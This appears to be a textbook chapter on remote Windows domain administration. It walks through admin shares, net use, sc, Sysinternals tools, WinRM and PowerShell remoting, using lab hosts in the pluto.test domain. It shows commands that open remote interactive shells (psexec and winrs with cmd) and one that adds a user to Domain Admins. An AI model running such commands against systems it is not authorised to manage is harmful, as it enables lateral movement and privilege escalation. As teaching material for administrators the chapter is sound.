


Figure 7-1. The New Inbound Rule Wizard for Windows Firewall with Advanced Security, shown on Windows Server 2016

Remote File Access

Once the SMB firewall rules have been applied, a domain administrator on any system in the domain can use SMB to view the files on another domain system. This is possible because Windows systems include an administrative file share for each drive on the system. For the C: drive, the share has the name C\$. For example, to see the files on the domain member drake, the domain administrator can use dir.

```
C:\Users\jbach>dir \\drake\c$  
Volume in drive \\drake\c$ has no label.  
Volume Serial Number is 7AA4-C1BA  
  
Directory of \\drake\c$
```

CHAPTER 7 REMOTE WINDOWS MANAGEMENT

```
07/16/2016 01:27 AM          24 autoexec.bat
07/16/2016 01:27 AM          10 config.sys
07/16/2016 01:29 AM    <DIR>      PerfLogs
02/12/2017 09:13 AM    <DIR>      Program Files
03/05/2017 01:04 PM    <DIR>      SysinternalsSuite
03/24/2017 05:34 PM    <DIR>      Users
01/22/2017 08:49 PM    <DIR>      Windows
              2 File(s)           34 bytes
              5 Dir(s)  24,460,091,392 bytes free
```

The same approach works in PowerShell.

```
PS C:\Users\jbach> ls \\drake\c$
```

Directory: \\drake\c\$

| Mode | LastWriteTime | Length | Name |
|--------|-------------------|--------|-------------------|
| d---- | 7/16/2016 1:29 AM | | PerfLogs |
| d-r--- | 2/12/2017 8:13 AM | | Program Files |
| d---- | 3/5/2017 12:04 PM | | SysinternalsSuite |
| d-r--- | 3/24/2017 5:34 PM | | Users |
| d---- | 1/22/2017 7:49 PM | | Windows |
| -a--- | 7/16/2016 1:27 AM | 24 | autoexec.bat |
| -a--- | 7/16/2016 1:27 AM | 10 | config.sys |

A domain administrator can copy files from one system to another.

```
C:\Users\jbach>copy \\drake\c$\autoexec.bat c:\Users\jbach\Desktop
1 file(s) copied.
```

These locations can be accessed with File Explorer through the address bar.

Drive Mapping

The domain administrator can map a drive letter (say H:) to a remote administrative share with a command like net use; then the files on the remote system can be accessed like a shared drive.

```
C:\Users\jbach>net use h: \\drake\c$
```

The command completed successfully.

```
C:\Users\jbach>h:
```

```
H:>dir
```

Volume in drive H has no label.

Volume Serial Number is 7AA4-C1BA

Directory of H:\

```
07/16/2016  01:27 AM      24 autoexec.bat
07/16/2016  01:27 AM      10 config.sys
07/16/2016  01:29 AM    <DIR>      PerfLogs
02/12/2017  09:13 AM    <DIR>      Program Files
03/05/2017  01:04 PM    <DIR>      SysinternalsSuite
03/24/2017  05:34 PM    <DIR>      Users
01/22/2017  08:49 PM    <DIR>      Windows
                           2 File(s)        34 bytes
                           5 Dir(s)  24,431,251,456 bytes free
```

This shared drive is visible throughout Windows; for example, it will appear in the list of devices and drives in File Explorer. To see all the shared drives, the domain administrator can run the `net use` command.

H:\>**net use**

New connections will be remembered.

| Status | Local | Remote | Network |
|--------|-------|--------------------|---------------------------|
| <hr/> | | | |
| | E: | \vboxsrv\Downloads | VirtualBox Shared Folders |
| OK | H: | \drake\c\$ | Microsoft Windows Network |

The command completed successfully.

The drive mapping will be re-created if the domain administrator logs off then logs back on, even if the system is rebooted. The drive mapping can be removed with `net use`.

C:\Users\jbach>**net use h: /delete**

h: was deleted successfully.

Managing Users and Groups

Provided SMB is accessible, a domain administrator can manage the local users and groups on a remote domain member through the Microsoft Management Console (MMC). From the Run menu or from a command prompt, start MMC with the command `mmc.exe`. Select File > Add/Remove Snap-In. From the list, select Local Users and Groups, then Add. Instead of connecting to the local computer, provide the name of the target computer. The result looks like Figure 7-2.




Figure 7-2. Using MMC as a domain administrator to manage services and the local users and groups on the remote domain member drake. Screenshot from Windows 10-1511.

The domain administrator can add a new domain user from the command line with the command net user.

```
C:\Users\jbach>net user lkilmister * /add /domain
```

Type a password for the user:

Retype the password to confirm:

The request will be processed at a domain controller for domain pluto.test.

The command completed successfully.

That user can be made a domain administrator with the command net group.

```
C:\Users\jbach>net group "Domain Admins" lkilmister /add /domain
```

The request will be processed at a domain controller for domain pluto.test.

The command completed successfully.

Services

Provided SMB is accessible, a domain administrator can manage the services running on a remote system using MMC (Figure 7-2). For the snap-in, select Services, then provide the name of the remote system.

Services can also be managed remotely via the command-line tool `sc`.

```
C:\Users\jbach>sc \\edgeworth queryex remoteregistry
```

SERVICE_NAME: remoteregistry

| | | |
|-------------------|---|------------------------|
| TYPE | : | 20 WIN32_SHARE_PROCESS |
| STATE | : | 1 STOPPED |
| WIN32_EXIT_CODE | : | 0 (0x0) |
| SERVICE_EXIT_CODE | : | 0 (0x0) |
| CHECKPOINT | : | 0x0 |
| WAIT_HINT | : | 0x0 |
| PID | : | 0 |
| FLAGS | : | |

```
C:\Users\jbach>sc \\edgeworth start remoteregistry
```

SERVICE_NAME: remoteregistry

| | | |
|-------------------|---|--|
| TYPE | : | 20 WIN32_SHARE_PROCESS |
| STATE | : | 2 START_PENDING (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN) |
| WIN32_EXIT_CODE | : | 0 (0x0) |
| SERVICE_EXIT_CODE | : | 0 (0x0) |
| CHECKPOINT | : | 0x0 |
| WAIT_HINT | : | 0x7d0 |
| PID | : | 3044 |
| FLAGS | : | |

Services can also be managed remotely in both fashions if SMB is not accessible, provided RPC is accessible instead.

Registry

It is possible to use SMB to manage the registry on a remote system. To do so, the remote system must be running the Remote Registry service. This can be enabled on an individual basis using the Services snap-in to MMC or by using `sc`. It can also be enabled through group policy. In the latter case, create and edit a group policy. Navigate Computer Configuration > Policies > Windows Settings > Security Settings > System Services. Select Remote Registry, and define the policy setting to Automatic. To view or modify the registry values on a remote system, launch `regedit.exe`; from the File menu, select Connect Network Registry, and select the remote system (Figure 7-3).




Figure 7-3. Using the registry editor to connect to the remote system Drake. Screenshot from Windows 10-1511.

Remote Procedure Calls (RPC)

Remote Procedure Calls (RPC) are a way a client can ask a remote target to execute a command. When a client makes a remote procedure call of a target, first the client contacts the target's endpoint mapper; the target returns the services available and the ports that the services are using. On Windows systems, the default port for the endpoint mapper is TCP/135.

When the client is informed of the port on which the desired service is running, the client contacts that service on that port and makes the request. On older Windows systems like Windows 2000, Windows XP, and Windows Server 2003, the RPC services use ports between TCP/1025 and TCP/5000. On modern Windows systems, including all the ones described in this text, the RPC services use ports between TCP/49152 and TCP/65535. It is not the case that the same service always uses the same port.

RPC Firewall Rules

The use of a dynamic port range makes it more challenging to configure a traditional firewall to control access to RPC services. However, Windows Firewall with Advanced Security can be configured to control access to RPC services, and it can control the service(s) that may be contacted.

An administrator can create firewall rules that allow connections to any RPC service. To do so on a domain, create a new group policy and edit it; then navigate Computer Configuration ➤ Policies ➤ Windows Settings ➤ Security Settings ➤ Windows Firewall with Advanced Security ➤ Windows Firewall with Advanced Security² ➤ Inbound Rules.

Two inbound rules need to be added. For the first, from the New Inbound Rule Wizard, select Custom, then select All Programs. On the Protocols and Ports step, for the Protocol Type choose TCP, but for the Local Port select RPC Endpoint Mapper. Adjust the scope as desired, allow the connection, and choose an appropriate domain. Give the rule a name, say “RPC Endpoint Mapper (Custom, via Group Policy).”

For the second rule, from the New Inbound Rule Wizard, select Custom, then select All Programs. On the Protocols and Ports step, for the Protocol Type choose TCP, but for the Local Port select RPC Dynamic Ports. Adjust the scope as desired, allow the connection, and choose an appropriate domain. Give the rule a name, say “RPC Dynamic Ports (Custom, via Group Policy).”

Scheduled Tasks

A domain administrator can use RPC to manage the scheduled tasks on a remote system; one way to do so is via MMC through the Task Scheduler snap-in (Figure 7-4). Another option is to use the command line; for example, to see the scheduled tasks on the remote system drake, a domain administrator can run

```
C:\Users\jbach>schtasks /query /s drake
```

| Folder: | \ | TaskName | Next Run Time | Status |
|--|---|-----------------------|---------------|--------|
| <hr/> | | | | |
| OneDrive Standalone Update Task v2 | | 4/30/2018 12:08:44 AM | Ready | |
| OneDrive Standalone Update Task-S-1-5-21 | | 4/29/2018 10:54:38 AM | Ready | |
| OneDrive Standalone Update Task-S-1-5-21 | | 4/29/2018 6:15:05 PM | Ready | |
| ... Output Deleted ... | | | | |

²Yes, the label “Windows Firewall with Advanced Security” appears twice. Again.




Figure 7-4. MMC with three remote connections to the system drake.pluto.test: one for local users and groups, one for Windows Event Viewer, and one for task scheduler. Shown on Windows 10-1607.

Event Logs

If a system allows RPC, it is possible to use MMC to view the Event Logs on a remote system. Launch MMC, and from the File menu select Add/Remove Snap-In. Choose Event Viewer and specify the remote computer (Figure 7-4).

Managing the Firewall Remotely

The Windows firewall itself can be managed remotely, provided the proper RPC rules are allowed. To do so on a domain, create or edit a group policy object and navigate Computer Configuration ➤ Policies ➤ Windows Settings ➤ Security Settings ➤ Windows Firewall with Advanced Security ➤ Windows Firewall with Advanced Security ➤ Inbound Rules. Create a new rule and select the predefined option Windows Firewall Remote Management.

The firewall on the system can then be managed using MMC by selecting Add/Remove Snap-In and selecting Windows Firewall with Advanced Security.

Sysinternals Tools

Many of the SysInternals tools (*cf.* Chapter 3) can be run against remote systems. Some tools use SMB, others use RPC, and others can use either. Many require the remote registry service to be running on the target.

For example, the tool `psservice` lists the running services with detailed information provided for each service.

```
c:\Program Files\SysinternalsSuite>psservice \\drake query remoteregistry
```

```
PsService v2.25 - Service information and configuration utility
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com
```

SERVICE_NAME: RemoteRegistry

DISPLAY_NAME: Remote Registry

Enables remote users to modify registry settings on this computer. If this service is stopped, the registry can be modified only by users on this computer. If this service is disabled, any services that explicitly depend on it will fail to start.

| | | |
|-------------------|---|--|
| TYPE | : | 20 WIN32_SHARE_PROCESS |
| STATE | : | 4 RUNNING (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN) |
| WIN32_EXIT_CODE | : | 0 (0x0) |
| SERVICE_EXIT_CODE | : | 0 (0x0) |
| CHECKPOINT | : | 0x0 |
| WAIT_HINT | : | 0 ms |

The tool `psloglist` can be used to parse the event logs on a system. For example, to see the last log entry in the security log on drake, an administrator can run

```
c:\Program Files\SysinternalsSuite>psloglist \\drake -n 1 Security
```

```
PsLoglist v2.71 - local and remote event log viewer
```

Copyright (C) 2000-2009 Mark Russinovich

Sysinternals - www.sysinternals.com

Security log on \\drake:

[3875] Microsoft-Windows-Security-Auditing

Type: SUCCESS AUDIT

Computer: drake.pluto.test

Time: 3/25/2017 1:23:52 PM ID: 4634

CHAPTER 7 REMOTE WINDOWS MANAGEMENT

An account was logged off.

Subject:

Security ID: S-1-5-21-2712758988-2974005575-3302443488-1103

Account Name: jbach

Account Domain: PLUTO

Logon ID: 0x28dad1

Logon Type: 3

This event is generated when a logon session is destroyed. It may be positively correlated with a logon event using the Logon ID value. Logon IDs are only unique between reboots on the same computer.

To see the users logged on to a remote system, the administrator can run

```
c:\Program Files\SysinternalsSuite>psloggedon \\drake
```

```
PsLoggedon v1.35 - See who's logged on  
Copyright (C) 2000-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

Users logged on locally:

| | |
|-----------------------|---------------|
| <unknown time> | PLUTO\jbach |
| 3/25/2017 10:46:46 AM | PLUTO\advorak |

Users logged on via resource shares:

| | |
|----------------------|-------------|
| 3/25/2017 1:44:38 PM | PLUTO\jbach |
|----------------------|-------------|

The processes running on the remote system can also be viewed with pslist provided remote registry access is permitted. If pslist is run with the /t flag, the processes are shown in their tree structure, making the parent processes much more obvious.

```
c:\Program Files\SysinternalsSuite>pslist \\drake /t
```

```
PsList v1.4 - Process information lister  
Copyright (C) 2000-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

Process information for drake:

| Name | Pid | Pri | Thd | Hnd | VM | WS | Priv |
|--------------------|------|-----|-----|-----|-------|-------|------|
| Idle | 0 | 0 | 1 | 0 | 0 | 8 | 0 |
| System | 4 | 8 | 103 | 874 | 1568 | 44 | 40 |
| smss | 276 | 11 | 2 | 51 | 38264 | 808 | 224 |
| Memory Compression | 1840 | 8 | 12 | 0 | 38656 | 16980 | 84 |

| | | | | | | | |
|----------|-----|----|---|-----|-------|------|------|
| csrss | 352 | 13 | 9 | 244 | 71004 | 3072 | 764 |
| wininit | 424 | 13 | 1 | 89 | 69984 | 3956 | 728 |
| services | 536 | 9 | 8 | 280 | 68904 | 8008 | 2736 |

... Output Deleted ...

The corresponding program to kill a remote process is pskill.

General information about the remote system is available through psinfo.

Psexec

One of the most useful tools for a domain administrator is psexec. This tool allows the domain administrator to run arbitrary commands on remote hosts and return the results. To enable psexec, the remote system needs to allow access to SMB. If the system does not also allow access to RPC, the tool will run but with noticeable delays.

As an example, a domain administrator that wants to see the network configuration of a remote system can run

```
c:\Program Files\SysinternalsSuite>psexec \\drake ipconfig
```

```
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Windows IP Configuration

Ethernet adapter Ethernet:

```
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::6856:c178:8ae1:7c15%5
IPv4 Address. . . . . : 10.0.15.204
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 10.0.0.1
```

Tunnel adapter Reusable ISATAP Interface {46805C69-4BA7-4DD7-9C3B-B470E82EADA4}:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
ipconfig exited on drake with error code 0.
```

Here the error code 0 indicates that the command completed successfully.

By running cmd on the remote system, the user obtains a remote interactive shell on the target.

```
c:\Program Files\SysinternalsSuite>hostname
brinton

c:\Program Files\SysinternalsSuite>psexec \\drake cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
Drake
```

Exit the remote shell with the command `exit` or by pressing `CTRL+C`.

Note that the Sysinternals suite does not need to be present on the remote system; it only needs to be present on the local system.

Windows Remote Management (WinRM)

Windows Remote Management (WinRM) is an implementation of the WS-Management protocol. It allows for the remote management of a system, including a tool that behaves similarly to `psexec`.

Enabling WinRM; Firewall Rules

Windows Remote Management is a separate service that must be enabled on each host. By default, it listens on TCP/5985, though it can also use TCP/5986. WinRM can be configured through the command line on individual hosts, but it is simpler to do so via group policy for the entire domain. To do so, create a new group policy object and edit it.

- Navigate Computer Configuration ▶ Policies ▶ Windows Settings ▶ Security Settings ▶ System Services. Select the Windows Remote Management Service (WS-Management) and configure it to start up automatically.
- Navigate Computer Configuration ▶ Preferences ▶ Control Panel Settings ▶ Services. Configure a new Service (Figure 7-5). Choose the WinRM service, set startup to Automatic, and the service action to Start Service. Under the recovery tab, configure the computer to restart the service if it fails.




Figure 7-5. Configuring the WinRM service properties in the Group Policy Editor on Windows Server 2008 R2

- Navigate Computer Configuration > Policies > Administrative Templates > Windows Components > Windows Remote Management > WinRM Service. On Windows Server 2012 or later, select the option “Allow remote server management through WinRM.” On Windows Server 2008 R2, select the option “Allow automatic configuration of listeners.” Enable it and configure the IPv4 and IPv6 filters as appropriate. Note that if the filters are left blank, the service will not listen on any address.
- Navigate Computer Configuration > Policies > Windows Settings > Security Settings > Windows Firewall with Advanced Security > Windows Firewall with Advanced Security > Inbound Rules. Create a new rule; from the list of predefined rules select Windows Remote Management. This allows traffic on TCP/5985.

Winrs

Once WinRM is running on a remote system, it is possible to use it to execute a command remotely using the tool `winrs`. For example, to run `ipconfig` on the remote system named drake, a domain administrator runs

CHAPTER 7 REMOTE WINDOWS MANAGEMENT

```
C:\Users\jbach>winrs -r:drake ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet:

```
Connection-specific DNS Suffix . :  
Link-local IPv6 Address . . . . . : fe80::6856:c178:8ae1:7c15%5  
IPv4 Address. . . . . : 10.0.15.204  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.0.0.1
```

Tunnel adapter Reusable ISATAP Interface {46805C69-4BA7-4DD7-9C3B-B470E82EADA4}:

```
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :
```

It is also possible to obtain a fully interactive remote shell by choosing cmd.exe as the remote command to run.

```
C:\Users\jbach>winrs -r:drake cmd.exe  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.
```

```
C:\Users\jbach>hostname  
hostname  
drake
```

The remote shell is closed by the exit command.

PowerShell

If WinRM is enabled on the remote system, it is also possible to use PowerShell commands directly on the remote system.

```
PS C:\Windows\system32> Enter-PSSession drake  
[drake]: PS C:\Users\srevin\Documents> ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet:

```
Connection-specific DNS Suffix . :  
Link-local IPv6 Address . . . . . : fe80::6856:c178:8ae1:7c15%5  
IPv4 Address. . . . . : 10.0.15.204  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.0.0.1
```

```
Tunnel adapter Reusable ISATAP Interface {46805C69-4BA7-4DD7-9C3B-B470E82EADA4}:
```

```
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix
[drake]: PS C:\Users\srevin\Documents> hostname
drake
```

Although WinRM uses HTTP as its transport protocol, the transferred data is encrypted. It is possible to configure WinRM to use HTTPS as its transport protocol; in this case, it runs by default over TCP/5986.

WinRM can do more than execute commands on a remote system. It has access to a great deal of information provided by WMI - Windows Management Instrumentation.

Windows Management Instrumentation (WMI)

Windows Management Instrumentation (WMI) is an implementation of Web-Based Enterprise Management (WBEM). The WMI service accesses data stored using the Common Information Model (CIM). Not only does this record data about the system's hardware and software, it also tracks the current state of the system, including its running processes and services. Administrators can use WMI to query the state of the system and its processes. WMI can also be used to control the system; for example, it can be used to start and stop processes. WMI allows administrators to define events that are fired when a defined state occurs on the system; and consumers, which are programs or scripts that are run when an event is fired.

WMI Structure

WMI is organized around a collection of WMI namespaces. One way to view the collection of WMI namespaces on a system is to launch MMC and add the WMI Control snap-in. Right-click on WMI Control in the navigation pane and select Properties; the security tab (Figure 7-6) shows the structure of WMI.




Figure 7-6. Using MMC to view the available WMI namespaces. Shown on Windows 10-1607.

